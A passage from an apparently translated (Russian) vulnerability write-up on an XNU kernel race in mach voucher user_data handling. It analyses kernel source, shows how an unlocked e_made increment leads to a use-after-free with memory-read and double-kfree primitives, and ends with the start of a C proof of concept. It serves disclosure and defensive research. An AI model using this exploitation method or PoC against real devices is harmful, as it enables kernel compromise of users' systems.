    mach_voucher_attr_value_flags_t *out_flags,
    ipc_voucher_t *out_value_voucher)
{
    user_data_element_t elem;

    assert(&user_data_manager == manager);
    USER_DATA_ASSERT_KEY(key);

    /* never an out voucher */
    *out_value_voucher = IPC_VOUCHER_NULL;
    *out_flags = MACH_VOUCHER_ATTR_VALUE_FLAGS_NONE;

    switch (command) {
    case MACH_VOUCHER_ATTR_REDEEM:
        /* redeem of previous values is the value */
        if (0 < prev_value_count) {
            elem = (user_data_element_t)prev_values[0];
            assert(0 < elem->e_made);
            elem->e_made++;
            *out_value = prev_values[0];
            return KERN_SUCCESS;
        }
        /* redeem of default is default */
        *out_value = 0;
        return KERN_SUCCESS;

    case MACH_VOUCHER_ATTR_USER_DATA_STORE:
```

```
        if (USER_DATA_MAX_DATA < content_size) {
            return KERN_RESOURCE_SHORTAGE;
        }
        /* empty is the default */
        if (0 == content_size) {
            *out_value = 0;
            return KERN_SUCCESS;
        }
        elem = user_data_dedup(content, content_size);
        *out_value = (mach_voucher_attr_value_handle_t)elem;
        return KERN_SUCCESS;

    default:
        /* every other command is unknown */
        return KERN_INVALID_ARGUMENT;
    }
}
```

Рассмотрим случай MACH_VOUCHER_ATTR_USER_DATA_STORE — именно эту команду мы поместили в единственный подрецепт. (Уязвимость находится в коде MACH_VOUCHER_ATTR_REDEEM выше, но прежде чем добраться до неё, требуется гораздо больше контекста.) В случае MACH_VOUCHER_ATTR_USER_DATA_STORE произвольный входной буфер байтов передаётся user_data_dedup, а возвращённое ею значение становится значением out_value. Вот user_data_dedup:

```
static user_data_element_t
user_data_dedup(
    mach_voucher_attr_content_t content,
    mach_voucher_attr_content_size_t content_size)
{
    iv_index_t sum;
    iv_index_t hash;
    user_data_element_t elem;
    user_data_element_t alloc = NULL;

    sum = user_data_checksum(content, content_size);
    hash = USER_DATA_HASH_BUCKET(sum);

retry:
    user_data_lock();
    queue_iterate(&user_data_bucket[hash], elem,
        user_data_element_t, e_hash_link) {
        assert(elem->e_hash == hash);

        /* if sums match... */
        if (elem->e_sum == sum && elem->e_size == content_size) {
            iv_index_t i;

            /* and all data matches */
            for (i = 0; i < content_size; i++) {
                if (elem->e_data[i] != content[i]) {
                    break;
                }
            }
            if (i < content_size) {
                continue;
            }

            /* ... we found a match... */
            elem->e_made++;
            user_data_unlock();
            if (NULL != alloc) {
                kfree(alloc, sizeof(*alloc) + content_size);
            }
            return elem;
        }
    }

    if (NULL == alloc) {
```

```
            user_data_unlock();
            alloc = (user_data_element_t)
                kalloc(sizeof(*alloc) + content_size);
            alloc->e_made = 1;
            alloc->e_size = content_size;
            alloc->e_sum = sum;
            alloc->e_hash = hash;
            memcpy(alloc->e_data, content, content_size);
            goto retry;
        }

        queue_enter(&user_data_bucket[hash], alloc,
            user_data_element_t, e_hash_link);
        user_data_unlock();
        return alloc;
    }
```

Атрибуты `user_data` — просто уникализированные указатели на буферы. Каждый буфер представлен структурой `user_data_value_element`: за заголовком метаданных следует встроенный буфер переменного размера с произвольными байтовыми данными:

```
struct user_data_value_element {
    mach_voucher_attr_value_reference_t e_made;
    mach_voucher_attr_content_size_t    e_size;
    iv_index_t                          e_sum;
    iv_index_t                          e_hash;
    queue_chain_t                       e_hash_link;
    uint8_t                             e_data[];
};
```

Указатели на эти элементы хранятся в хеш-таблице `user_data_bucket`.

`user_data_dedup` ищет в хеш-таблице `user_data_bucket` уже существующий совпадающий `user_data_value_element`. Если такого нет, функция выделяет его и добавляет в хеш-таблицу. Обратите внимание: при вызове `kalloc()` нельзя удерживать блокировки, поэтому код сначала освобождает блокировку `user_data`, выделяет `user_data_value_element`, затем снова захватывает блокировку и повторно проверяет хеш-таблицу, убеждаясь, что другой поток за это время также не выделил и не вставил совпадающий `user_data_value_element`.

Поле `e_made` структуры `user_data_value_element` критично для уязвимости, которую мы в конце концов обсудим, поэтому рассмотрим его использование здесь.

Если создаётся новый `user_data_value_element`, его поле `e_made` инициализируется значением 1. Если найден существующий `user_data_value_element`, совпадающий с запрошенным буфером содержимого, поле `e_made` увеличивается перед возвратом указателя на этот `user_data_value_element`. Погашение `user_data_value_element` (через команду `MACH_VOUCHER_ATTR_REDEEM`) также лишь увеличивает `e_made` погашаемого элемента перед его возвратом. Тип поля `e_made` — `mach_voucher_attr_value_reference_t`, поэтому заманчиво считать его счётчиком ссылок. Однако действительность несколько сложнее.

Первый намёк, что `e_made` — не совсем счётчик ссылок: если поискать `e_made` в XNU, окажется, что он никогда не уменьшается. Также нигде указатель на эту структуру не преобразуется в другой тип, который трактовал бы первый dword как счётчик ссылок. `e_made` способен только расти (технически переполнению тоже ничего не препятствует, поэтому раз в 2^32 увеличений он также может уменьшаться...)

Вернёмся вверх по стеку к вызывающей `user_data_get_value` функции `ipc_replace_voucher_value`.

Следующая часть снова относится к неиспользуемой функциональности. Ни одна текущая реализация типа атрибута voucher не возвращает `new_value_voucher`, поэтому это условие никогда не истинно:

```
/* TODO: value insertion from returned voucher */
if (IV_NULL != new_value_voucher) {
    iv_release(new_value_voucher);
}
```

Далее коду нужно обернуть `new_value` в `ivace_entry` и определить индекс этого `ivace_entry` в таблице значений контроллера. Это делает `ivace_reference_by_value`:

```
/*
 * Find or create a slot in the table associated
 * with this attribute value. The ivac reference
 * is transferred to a new value, or consumed if
 * we find a matching existing value.
 */
val_index = ivace_reference_by_value(ivac, new_value, new_flag);
iv_set(voucher, key_index, val_index);

/*
 * Look up the values for a given <key, index> pair.
 *
 * Consumes a reference on the passed voucher control.
 * Either it is donated to a newly-created value cache
 * or it is released (if we piggy back on an existing
 * value cache entry).
 */
static iv_index_t
ivace_reference_by_value(
    ipc_voucher_attr_control_t ivac,
    mach_voucher_attr_value_handle_t value,
    mach_voucher_attr_value_flags_t flag)
{
    ivac_entry_t ivace = IVACE_NULL;
    iv_index_t hash_index;
    iv_index_t index;

    if (IVAC_NULL == ivac) {
        return IV_UNUSED_VALINDEX;
    }

    ivac_lock(ivac);

restart:
    hash_index = IV_HASH_VAL(ivac->ivac_init_table_size, value);
    index = ivac->ivac_table[hash_index].ivace_index;
    while (index != IV_HASH_END) {
        assert(index < ivac->ivac_table_size);
        ivace = &ivac->ivac_table[index];
        assert(!ivace->ivace_free);
        if (ivace->ivace_value == value) {
            break;
        }
        assert(ivace->ivace_next != index);
        index = ivace->ivace_next;
    }

    /* found it? */
    if (index != IV_HASH_END) {
        /* only add reference on non-persistent value */
        if (!ivace->ivace_persist) {
            ivace->ivace_refs++;
            ivace->ivace_made++;
        }
        ivac_unlock(ivac);
        ivac_release(ivac);
        return index;
    }

    /* insert new entry in the table */
    index = ivac->ivac_freelist;
    if (IV_FREELIST_END == index) {
        /* freelist empty */
```

```
            ivac_grow_table(ivac);
            goto restart;
        }

        /* take the entry off the freelist */
        ivace = &ivac->ivac_table[index];
        ivac->ivac_freelist = ivace->ivace_next;

        /* initialize the new entry */
        ivace->ivace_value = value;
        ivace->ivace_refs = 1;
        ivace->ivace_made = 1;
        ivace->ivace_free = FALSE;
        ivace->ivace_persist =
            (flag & MACH_VOUCHER_ATTR_VALUE_FLAGS_PERSIST) ? TRUE : FALSE;

        /* insert the new entry in the proper hash chain */
        ivace->ivace_next = ivac->ivac_table[hash_index].ivace_index;
        ivac->ivac_table[hash_index].ivace_index = index;
        ivac_unlock(ivac);

        /* donated passed in ivac reference to new entry */
        return index;
    }
```

Как видно, структура этого кода очень похожа на `user_data_dedup`: ему нужно сделать почти то же самое. Под блокировкой (на этот раз блокировкой контроллера) пройти хеш-таблицу в поисках совпадающего значения. Если его нет, выделить новую запись и поместить значение в хеш-таблицу. Требуется тот же танец с освобождением и захватом блокировки, но не каждый раз, поскольку `ivace` хранятся в таблице объектов `struct ivac_entry_s`, а значит, освобождать блокировку нужно только при необходимости расширить таблицу.

Если новая запись выделена (из списка свободных `ivac_entry` таблицы), её счётчик ссылок (`ivace_refs`) устанавливается в 1, а счётчик `ivace_made` — в 1. Если найдена существующая запись, увеличиваются оба её счётчика, `ivace_refs` и `ivace_made`:

```
ivace->ivace_refs++;
ivace->ivace_made++;
```

Наконец возвращается `index` этой записи в таблице всех записей контроллера, поскольку voucher хранит индекс в этой таблице, а не указатель на `ivace`.

Затем `ivace_reference_by_value` вызывает `iv_set`, чтобы сохранить индекс в правильной ячейке `iv_table` объекта voucher; это простая операция индексирования массива:

```
iv_set(voucher, key_index, val_index);
```

```
static void
iv_set(ipc_voucher_t iv, iv_index_t key_index, iv_index_t value_index)
{
    assert(key_index < iv->iv_table_size);
    iv->iv_table[key_index] = value_index;
}
```

Наш путь по рецепту почти завершён! Поскольку мы передали только один подрецепт, цикл в `host_create_mach_voucher` заканчивается и выполнение доходит до вызова `iv_dedup`:

```
if (KERN_SUCCESS == kr) {
    *new_voucher = iv_dedup(voucher);
```

Код `iv_dedup` я показывать не буду, поскольку структурно он снова почти идентичен двум другим рассмотренным уровням дедупликации. Более того, он немного проще: связанную блокировку хеш-таблицы можно удерживать всё время (через `ivht_lock()`), поскольку ничего выделять не требуется. Если совпадение найдено (то есть хеш-таблица уже содержит voucher с точно таким же набором индексов значений), берётся ссылка на существующий voucher, а ссылка на только что созданный из входного рецепта voucher удаляется через `iv_dealloc`:

```
iv_dealloc(new_iv, FALSE);
```

Аргумент `FALSE` здесь означает, что `new_iv` отсутствует в хеш-таблице `ivht_bucket`, поэтому при уничтожении удалять его оттуда не следует. Vouchers добавляются в хеш-таблицу только после дедупликации, чтобы не сравнивать с незавершёнными vouchers.

Последний шаг происходит при возврате из `host_create_mach_voucher`. Поскольку это метод MIG, если он возвращает успех, а `new_voucher` не равен `IV_NULL`, `new_voucher` преобразуется в порт Mach, право отправки на который передаётся вызывающей стороне из пользовательского пространства. Это последний уровень дедупликации: конкретный voucher может представлять только один порт Mach. Механизм реализован членом `iv_port` структуры voucher.

(Для полноты отметим, что у `host_create_mach_voucher` фактически два интерфейса пользовательского пространства: метод MIG порта host и Mach trap `host_create_mach_voucher_trap`. Однако интерфейс trap должен эмулировать семантику MIG.)

Уничтожение

Хотя выше я вкратце намекнул на уязвимость, мы всё ещё не увидели достаточно кода, чтобы определить, имеет ли ошибка какие-либо последствия для безопасности. Здесь всё становится сложнее ;-)

Начнём с результата описанной выше ситуации, где мы создали порт voucher следующим рецептом:

```
struct udata_dword_recipe {
    mach_voucher_attr_recipe_data_t recipe;
    uint32_t payload;
};

struct udata_dword_recipe r = {0};
r.recipe.key = MACH_VOUCHER_ATTR_KEY_USER_DATA;
r.recipe.command = MACH_VOUCHER_ATTR_USER_DATA_STORE;
r.recipe.content_size = sizeof(uint32_t);
r.payload = 0x41414141;
```

В итоге в ядре появятся следующие структуры данных:

```
voucher_port {
    ip_kobject = reference-counted pointer to the voucher
}

voucher {
    iv_refs = 1;
    iv_table[6] = reference-counted *index* into
                  user_data controller's ivac_table
}

controller {
    ivace_table[index] = {
        ivace_refs = 1;
        ivace_made = 1;
        ivace_value = pointer to user_data_value_element
    }
}

user_data_value_element {
    e_made = 1;
    e_data[] = {0x41, 0x41, 0x41, 0x41}
}
```

Посмотрим, что произойдёт, когда мы удалим единственное право отправки на порт voucher и voucher будет освобождён.

Анализ части с портом Mach опустим. По существу, после освобождения всех прав отправки на порт Mach, хранящий ссылку на voucher, вызывается `iv_release`, которая удаляет ссылку на voucher. Если это была последняя ссылка, `iv_release` вызывает `iv_dealloc`; с неё и продолжим:

```
void iv_dealloc(ipc_voucher_t iv, boolean_t unhash)
```

`iv_dealloc` удаляет voucher из хеш-таблицы, уничтожает связанный с ним порт Mach (если он был), а затем освобождает по одной ссылке на каждый индекс значения в `iv_table`:

```
for (i = 0; i < iv->iv_table_size; i++) {
    ivace_release(i, iv->iv_table[i]);
}
```

Напомню, индекс в `iv_table` — это «индекс ключа», на единицу меньший самого ключа, поэтому `i` передаётся в `ivace_release`. Само по себе значение в `iv_table` бессмысленно без знания индекса, под которым оно было сохранено в `iv_table`. Вот начало `ivace_release`:

```
static void
ivace_release(iv_index_t key_index, iv_index_t value_index)
{
    /* ... */
    ivgt_lookup(key_index, FALSE, &ivam, &ivac);
    ivac_lock(ivac);
    assert(value_index < ivac->ivac_table_size);
    ivace = &ivac->ivac_table[value_index];
    assert(0 < ivace->ivace_refs);

    /* cant release persistent values */
    if (ivace->ivace_persist) {
        ivac_unlock(ivac);
        return;
    }

    if (0 < --ivace->ivace_refs) {
        ivac_unlock(ivac);
        return;
    }
```

Сначала код получает ссылки на менеджер и контроллер атрибутов указанного индекса ключа (`ivam` и `ivac`), захватывает блокировку `ivac`, затем вычисляет указатель внутрь объекта `ivac`, в его `ivac_table`, получая `ivac_entry`, соответствующий освобождаемому `value_index`.

Если запись помечена постоянной, ничего не происходит; иначе поле `ivace_refs` уменьшается. Если счётчик ссылок остаётся ненулевым, код освобождает блокировку `ivac` и возвращается. В противном случае счётчик ссылок этого `ivac_entry` обнулился, и выполнение продолжится, чтобы «освободить» `ivac_entry`. Как отмечалось ранее, это не возвращает `ivac_entry` распределителю зон: запись является элементом массива, а в свободном состоянии её индекс находится в списке свободных пустых индексов. Код продолжается так:

```
key = iv_index_to_key(key_index);
assert(MACH_VOUCHER_ATTR_KEY_NONE != key);

/*
 * if last return reply is still pending,
 * let it handle this later return when
 * the previous reply comes in.
 */
if (ivace->ivace_releasing) {
    ivac_unlock(ivac);
    return;
}

/* claim releasing */
ivace->ivace_releasing = TRUE;
```

iv_index_to_key преобразует key_index обратно в значение ключа (на практике оно будет на единицу больше индекса ключа). Затем ivace_entry помечается как «освобождаемый». Код продолжается:

```
value = ivace->ivace_value;

redrive:
    assert(value == ivace->ivace_value);
    assert(!ivace->ivace_free);
    made = ivace->ivace_made;
    ivac_unlock(ivac);

    /* callout to manager's release_value */
    kr = (ivam->ivam_release_value)(ivam, key, value, made);

    /* recalculate entry address as table may have changed */
    ivac_lock(ivac);
    ivace = &ivac->ivac_table[value_index];
    assert(value == ivace->ivace_value);

    /*
     * new made values raced with this return. If the
     * manager OK'ed the prior release, we have to start
     * the made numbering over again (pretend the race
     * didn't happen). If the entry has zero refs again,
     * re-drive the release.
     */
    if (ivace->ivace_made != made) {
        if (KERN_SUCCESS == kr) {
            ivace->ivace_made -= made;
        }
        if (0 == ivace->ivace_refs) {
            goto redrive;
        }
        ivace->ivace_releasing = FALSE;
        ivac_unlock(ivac);
        return;
    } else {
        /* ... */
```

Обратите внимание: при входе в этот фрагмент удерживается блокировка ivac. Значения ivace->ivace_value и ivace->ivace_made считываются под ней, затем блокировка ivac освобождается и вызывается обратный вызов release_value менеджера атрибутов:

```
kr = (ivam->ivam_release_value)(ivam, key, value, made);
```

Вот относящийся к user_data обратный вызов ivam_release_value:

```
static kern_return_t
user_data_release_value(
    ipc_voucher_attr_manager_t __assert_only manager,
    mach_voucher_attr_key_t __assert_only key,
    mach_voucher_attr_value_handle_t value,
    mach_voucher_attr_value_reference_t sync)
{
    user_data_element_t elem;
    iv_index_t hash;

    assert(&user_data_manager == manager);
    USER_DATA_ASSERT_KEY(key);
    elem = (user_data_element_t)value;
    hash = elem->e_hash;

    user_data_lock();
    if (sync == elem->e_made) {
        queue_remove(&user_data_bucket[hash], elem,
            user_data_element_t, e_hash_link);
        user_data_unlock();
        kfree(elem, sizeof(*elem) + elem->e_size);
```

```
            return KERN_SUCCESS;
        }
        assert(sync < elem->e_made);
        user_data_unlock();
        return KERN_FAILURE;
    }
```

Под блокировкой `user_data` (через `user_data_lock()`) код проверяет, является ли у `user_data_value_element` поле `e_made` *равным* переданному значению `sync`. Если вернуться к вызывающей стороне, `sync` — это `ivace->ivace_made`. Тогда и только тогда, когда значения равны, метод удаляет `user_data_value_element` из хеш-таблицы, освобождает его (через `kfree`) и возвращает успех. Если `sync` не равен `e_made`, метод возвращает `KERN_FAILURE`.

Разобрав семантику `user_data_free_value`, вернёмся к месту вызова. Код снова захватывает блокировку `ivac` и заново вычисляет указатель на `ivace` (поскольку таблица могла быть перераспределена, пока блокировка `ivac` была снята, и действительным остался бы только индекс в таблице, но не указатель).

Дальше происходит нечто совсем странное: если `ivace->ivace_made` не равен `made`, но `user_data_release_value` вернул `KERN_SUCCESS`, старое значение `ivace_made` вычитается из текущего значения `ivace_made`, а если `ivace_refs` равен нулю, оператор `goto` пытается снова освободить `user_data_value_element`?

Если это сразу кажется вам совершенно понятным, можете наградить себя золотой звездой! Для меня сначала эта логика была абсолютно непроницаемой. Но мы всё же докопаемся до сути.

Нужно задать вопрос: при каких обстоятельствах `ivace_made` и у `user_data_value_element` поле `e_made` вообще будут различаться? Для ответа вернёмся к `ipc_voucher_replace_value`, где фактически выделяются `user_data_value_element` и `ivace`:

```
kr = (ivam->ivam_get_value)(
    ivam,
    key,
    command,
    previous_vals,
    previous_vals_count,
    content,
    content_size,
    &new_value,
    &new_flag,
    &new_value_voucher);
if (KERN_SUCCESS != kr) {
    ivac_release(ivac);
    return kr;
}

/* ... */

/*
 * WINDOW
 */
val_index = ivace_reference_by_value(ivac, new_value, new_flag);
```

Этот код уже рассматривался; если вы не помните назначение `ivam_get_value` или `ivace_reference_by_value`, советую вернуться к соответствующим разделам.

Во-первых, сама `ipc_voucher_replace_value` не удерживает никаких блокировок. Однако она хранит несколько ссылок (например, на `ivac` и `ivam`).

`user_data_get_value` (значение `ivam->ivam_get_value`) захватывает только блокировку `user_data` (и не на всех путях; мы до этого доберёмся), а `ivace_reference_by_value`, увеличивающая `ivace->ivace_made`, делает это под блокировкой `ivac`.

Следовательно, e_made должен *всегда* увеличиваться до того, как у любого соответствующего ivace увеличится поле ivace_made. Существует небольшое окно (отмеченное выше как WINDOW), где e_made будет *больше* поля ivace_made того ivace, который в итоге получит указатель на user_data_value_element. Если точно в этом окне другой поток захватит блокировку ivac и удалит последнюю ссылку (ivace_refs) на ivace, который сейчас указывает на этот user_data_value_element, возникнет одна из описанных выше сложных ситуаций: в ivace_release значение ivace_made *не* будет равно имеющемуся у user_data_value_element полю e_made. Особая обработка этого случая нужна потому, что активный указатель на user_data_value_element, ещё не учтённый в ivace, существует, а значит, освобождать user_data_value_element нельзя.

Иными словами, это обходной приём, компенсирующий отсутствие блокировки на показанном выше участке.

С этим пониманием можно начать распутывать логику «redrive»:

```
if (ivace->ivace_made != made) {
    if (KERN_SUCCESS == kr) {
        ivace->ivace_made -= made;
    }
    if (0 == ivace->ivace_refs) {
        goto redrive;
    }
    ivace->ivace_releasing = FALSE;
    ivac_unlock(ivac);
    return;
} else {
    /*
     * If the manager returned FAILURE, someone took a
     * reference on the value but have not updated the ivace,
     * release the lock and return since thread who got
     * the new reference will update the ivace and will have
     * non-zero reference on the value.
     */
    if (KERN_SUCCESS != kr) {
        ivace->ivace_releasing = FALSE;
        ivac_unlock(ivac);
        return;
    }
}
```

Рассмотрим первый случай.

made — значение ivace->ivace_made до освобождения и повторного захвата блокировки ivac. Если они различаются, значит, гонка действительно произошла и другой поток (или потоки) оживил этот ivace: хотя число ссылок обнулилось, текущий поток ещё не удалил его из хеш-таблицы ivac, а установка ivace_releasing в TRUE, пометившая его освобождаемым, не мешает конкурирующему потоку получить новую ссылку.

Далее есть два отдельных подслучая:

1. (ivace->ivace_made != made) и (KERN_SUCCESS == kr)

Теперь смысл понятен: этот ivace ожил, но произошло это после освобождения user_data_value_element текущим потоком. Конкурирующий поток выделил *новое* значение, случайно точно совпавшее с ivace_value этого ivace, поэтому другой поток получил ссылку на этот ivace прежде, чем текущий успел удалить его из хеш-таблицы ivac. Обратите внимание: для user_data значение ivace_value является указателем (что делает этот случай ещё менее вероятным, но не невозможным), однако значение не всегда является указателем; на уровне ivac ivace_value фактически представляет собой 64-битный дескриптор. Атрибут user_data предпочитает хранить там указатель.

Итак, другой поток нашёл ivace для нового ivace_value, которое случайно *столкнулось* (из-за совпадающего указателя, но потенциально иного содержимого буфера) со значением текущего потока. Не думаю, что это имеет последствия для безопасности, но осмысление требует времени.

В этом случае мы получили указатель на оживший ivace, который, несмотря на совпадающий ivace_value, семантически отличается от ivace, существовавшего при входе текущего потока в функцию. Связь между представлением нашего потока об ivace_made и имеющимся у ivace_value значением e_made разорвана, поэтому вклад нашего потока нужно удалить:

```
if (ivace->ivace_made != made) {
    if (KERN_SUCCESS == kr) {
        ivace->ivace_made -= made;
    }
```

2. (ivace->ivace_made != made) и (0 == ivace->ivace_refs)

В этом случае другой поток (или потоки) вступил в гонку, оживил ivace, а затем освободил все свои ссылки. Поскольку текущий поток установил ivace_releasing в TRUE, конкурирующий поток после повторного уменьшения ivace_refs до нуля встретил следующее:

```
if (ivace->ivace_releasing) {
    ivac_unlock(ivac);
    return;
}
```

и преждевременно вернулся из ivace_release, хотя уменьшил ivace_refs до нуля; теперь продолжить освобождение этого ivace должен текущий поток:

```
if (0 == ivace->ivace_refs) {
    goto redrive;
}
```

Место метки redrive видно в предыдущих фрагментах: она получает новое значение из ivace_made, прежде чем снова обратиться к менеджеру атрибутов и попытаться освободить ivace_value.

Если переход goto redrive не выполняется, значит, ivace ожил и всё ещё активен; достаточно установить ivace_releasing в FALSE и вернуться.

Условия перехода в другую ветвь хорошо описаны комментарием. Это случай, когда ivace_made равен made, но ivam_release_value не вернул успех (то есть ivace_value не был освобождён).

```
/*
 * If the manager returned FAILURE, someone took a
 * reference on the value but have not updated the ivace,
 * release the lock and return since thread who got
 * the new reference will update the ivace and will have
 * non-zero reference on the value.
 */
```

В этом случае код снова просто устанавливает ivace_releasing в FALSE и продолжает работу.

Иначе говоря, комментарий точно объясняет, что происходит, когда конкурирующий поток находится в отмеченной выше области WINDOW: после увеличения e_made того же user_data_value_element, на который этот ivace ссылается полем ivace_value, но до поиска этого ivace и получения ссылки. Именно в это окно должен попасть другой поток; тогда текущий поток не вправе освобождать свой user_data_value_element, несмотря на нулевой ivace_refs.

Ошибка

Надеюсь, теперь значение имеющегося у `user_data_value_element` поля `e_made` понятно. Это не совсем счётчик ссылок; фактически оно существует как своего рода заплатка для обхода состояния гонки, которое на практике должно возникать очень редко. Но если его значение неверно, при желании можно добиться неприятностей :)

`e_made` изменяется только в двух местах. Во-первых, в `user_data_dedup`, когда совпадающий `user_data_value_element` найден в хеш-таблице `user_data_bucket`:

```
/* ... we found a match... */
elem->e_made++;
user_data_unlock();
```

Второе и последнее место находится в `user_data_get_value` при обработке команды `MACH_VOUCHER_ATTR_REDEEM` во время разбора рецепта:

```
switch (command) {
case MACH_VOUCHER_ATTR_REDEEM:
    /* redeem of previous values is the value */
    if (0 < prev_value_count) {
        elem = (user_data_element_t)prev_values[0];
        assert(0 < elem->e_made);
        elem->e_made++;
        *out_value = prev_values[0];
        return KERN_SUCCESS;
    }
    /* redeem of default is default */
    *out_value = 0;
    return KERN_SUCCESS;
```

Как упоминалось ранее, семантику погашения voucher определяют сами менеджеры атрибутов; вся семантика погашения voucher для `user_data` показана выше. Код просто возвращает предыдущее значение, увеличив `e_made` на единицу. Напомню, `*prev_value` — либо значение, которое ранее находилось под этим ключом в создаваемом voucher, либо значение в `prev_voucher`, на который ссылается подрецепт.

Если вы не сразу заметили ошибку в приведённом выше коде `user_data` для `MACH_VOUCHER_ATTR_REDEEM`, причина в том, что это ошибка отсутствия: уязвимость вызывает то, чего там *нет*, а именно инкремент в случае `MACH_VOUCHER_ATTR_REDEEM` не защищён блокировкой `user_data`! Этот инкремент не атомарен.

Это означает, что если код `MACH_VOUCHER_ATTR_REDEEM` выполняется параллельно либо с самим собой в другом потоке, либо с инкрементом `elem->e_made++` в `user_data_dedup` другого потока, оба потока могут увидеть одинаковое исходное значение `e_made`, оба прибавить единицу, а затем записать обратно одно и то же значение, увеличив его на единицу вместо двух.

Но помните: `e_made` — не счётчик ссылок! Поэтому для неприятных последствий недостаточно просто выровнять два потока так, чтобы их инкременты перекрылись и `e_made` стало неверным.

Вернёмся к назначению `e_made`: оно существует исключительно для того, чтобы поток A, удаляющий последнюю ссылку на `ivace` ровно в тот момент, когда поток B находится в показанном ниже окне гонки, *не освободил* `new_value` в стеке потока B:

```
kr = (ivam->ivam_get_value)(
    ivam,
    key,
    command,
    previous_vals,
    previous_vals_count,
    content,
    content_size,
    &new_value,
    &new_flag,
    &new_value_voucher);
if (KERN_SUCCESS != kr) {
    ivac_release(ivac);
```

```
    return kr;
}

/* ... */

/* WINDOW */
val_index = ivace_reference_by_value(ivac, new_value, new_flag);
```

A `user_data_value_element` не освобождается потоком A потому, что в этом окне `e_made` всегда *больше* значения `ivace->ivace_made` любого `ivace`, указывающего на этот `user_data_value_element`. `e_made` больше, поскольку инкремент `e_made` всегда происходит *до* любого инкремента `ivace_made`.

Вот почему абсолютное значение `e_made` неважно; важно лишь, равно ли оно `ivace_made`. Единственная цель сравнения — определить, находится ли другой поток в показанном выше окне.

Как же вызвать неприятные последствия? Предположим, нам удалось запустить неатомарный инкремент `e_made`, в результате чего значение `e_made` на единицу меньше `ivace_made`. Что это делает с логикой обнаружения окна гонки? Полностью переворачивает её! Если в устойчивом состоянии `e_made` на единицу меньше `ivace_made`, мы сталкиваем два потока: поток A удаляет последний `ivace_ref`, а поток B пытается его оживить. Когда поток B находится в показанном выше `WINDOW`, `e_made` увеличивается раньше `ivace_made`; но поскольку `e_made` начиналось на единицу *ниже* `ivace_made` (из-за успешно вызванного ранее неатомарного инкремента), теперь `e_made` точно *равно* `ivace_made` — именно это условие указывает, что нахождение в показанном выше `WINDOW` совершенно невозможно и можно безопасно освободить `user_data_value_element`, который на самом деле активен в стеке потока B!

В итоге поток B получает оживший `ivace` с висячим `ivace_value`.

Это даёт атакующему два примитива, которых вместе более чем достаточно для успешной эксплуатации ошибки: метод MIG порта voucher `mach_voucher_extract_attr_content` позволяет читать память через висячий указатель `ivace_value`, а освобождение порта voucher — выполнить контролируемый дополнительный `kfree` висячего указателя.

Поняв, что нужно вызвать два окна гонки (неатомарный инкремент, чтобы сделать `e_made` на единицу меньше, а затем гонку последней ссылки с оживлением), легко написать PoC, демонстрирующий проблему: достаточно выделять и освобождать порты voucher в двух потоках, причём хотя бы один из них должен использовать в подрецепте команду `MACH_VOUCHER_ATTR_REDEEM`. Довольно быстро обе гонки возникнут в нужном порядке.

Выводы

Интересно подумать, как могла быть найдена эта уязвимость. Кто-то определённо её нашёл, а попытка понять возможный способ поможет улучшить наши методы исследования уязвимостей. Предложу четыре варианта:

1. **Просто прочитать код**

Возможно, но уязвимость находится очень глубоко в коде. Её поиск и определение эксплуатируемости потребовали бы марафонского аудита. С другой стороны, эта поверхность атаки доступна из любой песочницы, поэтому уязвимости здесь очень ценны и, возможно, оправдывают затраты.

2. **Инструменты статического анализа блокировок**

Это много раз обсуждалось в Project Zero за послеобеденным кофе: можно ли создать инструмент, который сформирует нечёткое соответствие между блокировками и объектами, предположительно

защищаемыми этими блокировками, а затем перечислит расхождения, где блокировка не удерживается? В данном случае `e_made` изменяется только в двух местах: в одном удерживается `user_data_lock`, а в другом нет. Возможно, инструменты даже не нужны и такой подход можно просто применять для направления аудита к потенциальным уязвимостям состояний гонки.

3. **Инструменты динамического анализа блокировок**

Возможно, такие инструменты, как ThreadSanitizer, можно использовать для динамической записи соответствия между блокировками и доступными объектами/полями объектов. Подобный инструмент вполне мог бы отметить эту гонку при обычном использовании системы. Однако доля ложных срабатываний может оказаться неприемлемо высокой.

4. **Фаззер состояний гонки**

Вполне возможно, что фаззер с обратной связью по покрытию мог сгенерировать показанное ниже доказательство концепции, хотя его пришлось бы специально построить для параллельного выполнения тестовых случаев.

Какая техника использовалась на самом деле, мы не знаем. Защитникам нужно лучше следить за тем, чтобы вкладывать ещё больше усилий во все эти и другие возможности.

PoC

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <pthread.h>
#include <mach/mach.h>
#include <mach/mach_voucher.h>
#include <atm/atm_types.h>
#include <voucher/ipc_pthread_priority_types.h>

// @i41nbeer

static mach_port_t
create_voucher_from_recipe(void *recipe, size_t recipe_size)
{
    mach_port_t voucher = MACH_PORT_NULL;
    kern_return_t kr = host_create_mach_voucher(
        mach_host_self(),
        (mach_voucher_attr_raw_recipe_array_t)recipe,
        recipe_size,
        &voucher);
    if (kr != KERN_SUCCESS) {
        printf("failed to create voucher from recipe\n");
    }
    return voucher;
}

static void *
create_single_variable_userdata_voucher_recipe(
    void *buf,
    size_t len,
    size_t *template_size_out)
{
    size_t recipe_size =
        sizeof(mach_voucher_attr_recipe_data_t) + len;
    mach_voucher_attr_recipe_data_t *recipe =
        calloc(recipe_size, 1);

    recipe->key = MACH_VOUCHER_ATTR_KEY_USER_DATA;
    recipe->command = MACH_VOUCHER_ATTR_USER_DATA_STORE;
    recipe->content_size = len;
    uint8_t *content_buf =
```

```
        ((uint8_t *)recipe) + sizeof(mach_voucher_attr_recipe_data_t);
    memcpy(content_buf, buf, len);

    *template_size_out = recipe_size;
    return recipe;
}

static void *
create_single_variable_userdata_then_redeem_voucher_recipe(
    void *buf,
    size_t len,
    size_t *template_size_out)
{
    size_t recipe_size =
        (2 * sizeof(mach_voucher_attr_recipe_data_t)) + len;
    mach_voucher_attr_recipe_data_t *recipe =
        calloc(recipe_size, 1);

    recipe->key = MACH_VOUCHER_ATTR_KEY_USER_DATA;
    recipe->command = MACH_VOUCHER_ATTR_USER_DATA_STORE;
    recipe->content_size = len;

    uint8_t *content_buf =
        ((uint8_t *)recipe) + sizeof(mach_voucher_attr_recipe_data_t);
    memcpy(content_buf, buf, len);

    mach_voucher_attr_recipe_data_t *recipe2 =
        (mach_voucher_attr_recipe_data_t *)(content_buf + len);
    recipe2->key = MACH_VOUCHER_ATTR_KEY_USER_DATA;
    recipe2->command = MACH_VOUCHER_ATTR_REDEEM;

    *template_size_out = recipe_size;
    return recipe;
}

struct recipe_template_meta {
    void *recipe;
    size_t recipe_size;
};

struct recipe_template_meta single_recipe_template = {};
